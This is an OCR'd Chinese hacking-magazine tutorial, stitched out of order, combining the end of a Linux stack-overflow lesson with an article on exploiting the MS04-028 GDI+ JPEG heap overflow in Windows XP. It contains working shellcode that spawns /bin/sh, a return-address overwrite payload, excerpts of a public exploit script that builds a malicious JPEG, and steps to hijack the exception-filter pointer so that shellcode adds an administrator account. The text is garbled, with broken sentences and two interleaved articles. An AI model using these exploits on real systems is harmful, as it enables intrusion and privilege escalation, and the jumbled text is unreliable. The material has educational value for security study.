今年微软发布了MS04-028的漏洞公告，公告的内容是说Windows XP、Windows XP SP1和其他一些应用软件在处理伪造JPEG图片的时候会有漏洞。产生问题的是GDIPlus.dll，大家可以在自己的计算机上搜索这个文件，有可能找到很多个，那是因为一些软件安装后，也会带有这个DLL文件。这是一个堆溢出漏洞，利用起来难度比

组的地址最高位不是0x00，那要实现跳转就简单多了。我们定义一个ShellCode数组，把ShellCode的地址读出来，直接把返回点覆盖成地址就可以了！对于上面的程序，其构造的结构如图16所示。

```
 output[12]      ebp     RET
|-------------| |------| |---------|
   24个A        AAAA   shellcode地址
```

图 16

我们先读出ShellCode数组的地址。在程序中添上ShellCode数组的定义，并打印出它的地址，即Printf（"%p\n"，shellcode），代码如下。

```
#include<stdio.h>
#include<string.h>
char shellcode[] = "12345";
char name[] = "ww0830";
int main()
{
        char output[12];
        strcpy(output, name);
    printf("%s\n",output);
    printf("%p\n",shellcode);
        return 0;
}
```

执行后，程序打印出ShellCode的地址，在我的机器上为0x8049580，果然没有0x00的字节啊！这样我们就得到了在Linux下，Name数组的构造结构，如图17所示。

```
 output[12]      ebp     RET
|-------------| |------| |---------|
   24个A        AAAA   0x8049580
```

图 17

然后把ShellCode数组替换成真正打开Shell的代码，这样总的程序代码如图18所示。

```
#include<stdio.h>
#include<string.h>
char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3"
"\x8d\x54\x24\x08\x50\x53"
"\x8d\x0c\x24\xb0\x0b\xcd\x80";

char name[] =
"\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41"   //ebp
"\x80\x95\x04\x08";  //跳转到shellcode的地址0x08049580

int main()
{
        char output[12];
        strcpy(output, name);
        printf("%s\n",output);
        printf("%p\n",shellcode);
        return 0;
}
```

图 18

好，编译、链接、执行！哈哈，弹出新Shell来了，如图19所示。




图 19

小结

从上面的对照分析，我们可以看出系统底层的东西是可以融汇贯通的，所以只要深入地掌握了某个系统的底层，就可以很容易学习领会其他的系统，并且注意力会放在两者相同和不同的地方，更利于理解。

Windows下堆栈的溢出已经有了很多经典的文章，而Linux对初学者来说，不太直观，所以用窗口模式和Windows的作对比，希望至少能从方法上帮助初学者了解，有任何问题请和编辑部联系，架起我们之间互相联系的桥梁！

较大，正好我也刚开始学习堆的溢出，就抱着学习的态度，分析这个漏洞的利用，在这里更多的是自己的一些方法和思路的介绍。

漏洞起因：千虑必有一疏

JPEG图像的格式主要如下：

0xFFD8	图像开始标志
0xFFE0～0xFFEF	应用0～应用F标志，标志后面接相关数据，下同
0xFFFE	注释标志
0xFFDB	量化表标志
0xFFD0	帧开始标志
0xFFD4	哈夫曼表标志
0xFFDA	图像数据标志
0xFFD9	图像结束标志

小知识：JPEG(Joint Photographic Experts Group)是联合图像专家小组的英文缩写，该小组制定了首个图像压缩的国际标准算法——JPEG算法，该算法产生的图像就是JPEG图像。JPEG图像具有极高的压缩比，被广泛的用在数字图像、计算机处理和网络传输上。

有兴趣的朋友可以看看相关文档对每个段的详细解释，这里就只说我们关心的部分——注释。JPEG的注释段允许把注释数据加入到JPEG图像中，注释段以0xFFFE为开始标志，后面2个字节的无符号数表明注释数据的长度+2，这里的2是长度值本身占用的2个字节，再后面为注释数据。一个合法的注释段如图1所示。

|0xFFFE|	0x0006|	0x30383330|
注释标志	注释段长度	注释数据

图1

注释数据"0x30383330"为4个字节，所以长度值＝4＋2=6。当系统要拷贝注释内容的时候，就分配长度值－2＝6－2＝4的空间，然后把注释内容拷到那个空间去。

在单个注释段中，可以包含的最大注释数据长度为65533字节。由于长度值本身占据的两个字节要计入到长度中，所以长度值的最小值为2，此时表示没有注释数据在后面——问题就在这里，如果长度值被伪造为0或1，那么GDIPlus.dll在处理的时候就会认为注释数据的长度为－2或－1，而－2或－1是无符号数的0xFFFE或0xFFFF，这样就分配大量的空间用于存储，结果把堆管理结构覆盖了。我们可以控制覆盖的数据，将相关的指针改写，这就是堆溢出的基本思路。

堆溢出的利用初步：温故而知新

堆溢出的利用还是从3点考虑：溢出点的定位，这里指定位堆管理结构的相关指针；ShellCode的编写；通过覆盖相关指针，跳转到ShellCode。

对于溢出点的定位，我们还是用F.Zh的方法。先打开SoftIce，用16进制编辑器打开一个正常的JPEG图像，然后加上一个伪造的注释段，就是加上0xFFFE 0001。先填充注释数据为全A，当查看修改后的JPEG图像时会出错，SoftIce弹出，可以看到是往0x41414141写的时候访问违例；然后改注释数据，填充为0～9的不断循环，这次出错可以定位溢出点的个位；再改注释数据为10个0，10个1……的序列，这次为了是定位高位；用公式高位10＋低位，计算出溢出点，最后我们验证一下，就是把计算出来的溢出点覆盖为BBBB，其他数据为全A，如果是报0x42424242出错，则说明定位正确，如图2所示。




图2

WTF：这里的过程讲得很省略，如果有读者朋友不太理解，可以参看本书《菜鸟版Exploit编写指南之一》和《Windows下堆溢出初步》，里面介绍方法很详细。

ShellCode对堆溢出来说，除了一般要注意的问题外，还有一些特殊的要求，比如要考虑堆的恢复等情况，这里可以用别人已经写好的ShellCode。跳转到ShellCode，可以使用SHE、PEB等方法，但都不是绝对通用和绝对有效，需要针对具体的漏洞和系统具体分析，这一步将是我们考虑的重点。

站在巨人的肩上：分析现有程序

现在外面有了很多针对MS04-028漏洞的Proof和利用版本，但都是针对英文版的而且都大同小异。我们可是一群菜鸟，要学习堆的溢出利用，自然要先学习别人是怎么利用的。随便使用哪个程序都可以，就分析下Elia Florio写的WinJPEGAdminExp_MS04-028.sh吧。

第一步，先分析程序的结构。用EditPlus打开程序，发现只是打出各种16进制字符，比如开始的部分如图3所示

```
#****************************************
#Standard JPEG header
#****************************************
printf "\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00\x60\x00\x00";
printf "\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A\x00\x00";
printf "\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01";

#****************************************
#Heap Overflow Trigger DWORD - 00 length field (01 works too)
#****************************************
printf "\xFF\xFE\x00\x01";
```

图3

示。

分析一下这些16进制字符，发现就是按照刚才分析的JPEG文件格式构造出来的，比如FFD8表示JPEG文件开始，FFE0表示APP0的开始，并且果然有一个FFFE0001的伪造注释段，之后是大量的填充字符，最后接需要的ShellCode和图像结束标志FFD9。

我们要用这个程序生成一个伪造的JPEG文件，只需要把这个程序的输出结果重定向到一个JPEG文件中即可。

第二步，分析ShellCode的功能。注释上说的是添加一个用户X，并加入到管理员组。那它是怎么实现的呢？经常看到有人问如何知道那些16进制的ShellCode的真正功能，这里就顺便说一下。




图4

我们打开VC，新建一个工程和C源文件，然后把ShellCode部分拷贝下来，存为一个数组，最后在Main中添上（(void(*)(void))&ShellCode)()，结果如图4所示。

（(void(*)(void))&ShellCode)()这句话是关键，它把ShellCode转换成一个参数为空，返回为空的函数指针，并调用它。执行这句就相当于执行ShellCode数组里的那些数据，我们要知道那些数据是如何执行的，就需跟踪了。




图5

按F10进入调试，并选中Debug工具栏的最后一个Disassembly按钮，出现汇编代码。多按几次F10，到（(void(*)(void))&ShellCode)()下的Call eax时，表示马上要跳到ShellCode的那些数据去执行了，如图5所示。

这里按F11跟进去，就可以看到ShellCode的代码实现的是什么功能了，如图6所示。




图6

经过跟踪和分析，我们可以知道，这个ShellCode写的很短小而且非常巧妙，它先动态查找Kernel32的地址，然后用Hash值动态查找需要函数的地址，最后通过调用LoadLibrary("netapi32");NetUserAdd(); 和NetLocalGroupAddmember()来完成添加管理员的功能。

第三步，尝试运行程序。程序的结构和功能都分析的差不多了，接下来运行看看效果是怎么样的。在Windows下把.sh改为.PL后缀，将每行加上分号，把"perl -e 'print "\x41"x1601';"改为"print "\x41"x1601"，并安装好ActivePerl for Windows。然后在命令行下执行

WinJPEGAdminExp_MS04-028.pl > ww.jpeg




图7

即可生成伪造的JPEG文件，如图7所示。

打开这个生成的JPEG文件，怀着希望等了好一阵子，可惜什么都没有发生，然后不死心地用"net user"查看用户，也没有添加上新的用户，看来直接利用失败了！

精彩属于自己：半手动成功利用漏洞

虽然直接使用老外的程序失败了，但做人是不能轻言放弃的，即使最后不能成功也要尽力研究看看，这就是我们的菜鸟精神！再次打开SoftIce，并把溢出点改为0x42424242，重新生成JPEG文件并打开，这次看到出错了，SoftIce弹了出来，出错地方的代码为：

```
mov [edx], eax
mov [ecx+4], eax
```

此时Edx为我们写的数据0x42424242，由于该内存不能写，所以导致了访问错误。

小提示：看见这个信息，大家是不是联想到了标准的堆溢出呢？

对于"mov [edx], eax"，如果我们把Eax的值构造成ShellCode的地址，比如是0x11111111，把Edx的值构造

成默认异常处理的地址，比如0x22222222，这样"mov [edx],eax"就是"mov [0x22222222], 0x11111111"，即用ShellCode的地址覆盖默认异常处理的地址，当出现异常的时候，就会执行我们的ShellCode了。

那么默认异常处理的地址和ShellCode的地址是多少呢？

用IDA打开Kernel32分析，在Functions中选中SetUnhandledExceptionFilter，有如下代码，如图8所示。

```
.text:77E5C9E7 SetUnhandledExceptionFilter proc near
.text:77E5C9E7
.text:77E5C9E7 lpTopLevelExceptionFilter= dword ptr  4
.text:77E5C9E7
.text:77E5C9E7                 mov     ecx, [esp+lpTopLevelExceptionFilter]
.text:77E5C9EB                 mov     eax, dword_77EB63B4
.text:77E5C9F0                 mov     dword_77EB63B4, ecx
.text:77E5C9F6                 retn    4
.text:77E5C9F6 SetUnhandledExceptionFilter endp
.text:77E5C9F6
```

图 8

WTF：Windows XP默认异常的处理指针是0x77EB63B4。当有不能处理的异常发生时，系统会Call [0x77EB63B4]，即执行0x77EB63B4指向的异常处理程序。

在SoftIce中，执行"s eax L FFFFFF 66 81 ec 80 00"，搜索ShellCode在内存中的地址，得到ShellCode的开始地址为0x03A45B16。于是我们在SoftIce中"r edx 0x77EB63B4, r eax 0x03A45B16"，把Edx改为0x77EB63B4，Eax改为0x03A45B16，改动后再按F5继续执行，再看看效果 net user。嗯？！还是没有添加上新的用户？

看来失败只有一个原因了：改动了Edx和Eax的值后系统没有出现异常，所以没有机会执行我们的ShellCode。

怎么办呢？出错的地方有两句代码

```
mov [edx], eax
mov [ecx+4], eax
```

利用第一句改Edx不会出现成功，那利用第二句呢？

等计算机重新启动后，我们再"浏览"一下伪造的图像，再次出现异常被SoftIce捕捉到，这一次我们不仅把Eax改为ShellCode地址，还把Ecx改为0x77EB63B4 − 4 = 0x77EB63B0，改变后按F5继续执行，感觉系统有"响动"，马上用"net user"看一下。哈哈，这次终于成功了，我们的ShellCode成功执行，系统添加上了一个名为X 的管理员，如图9 所示。

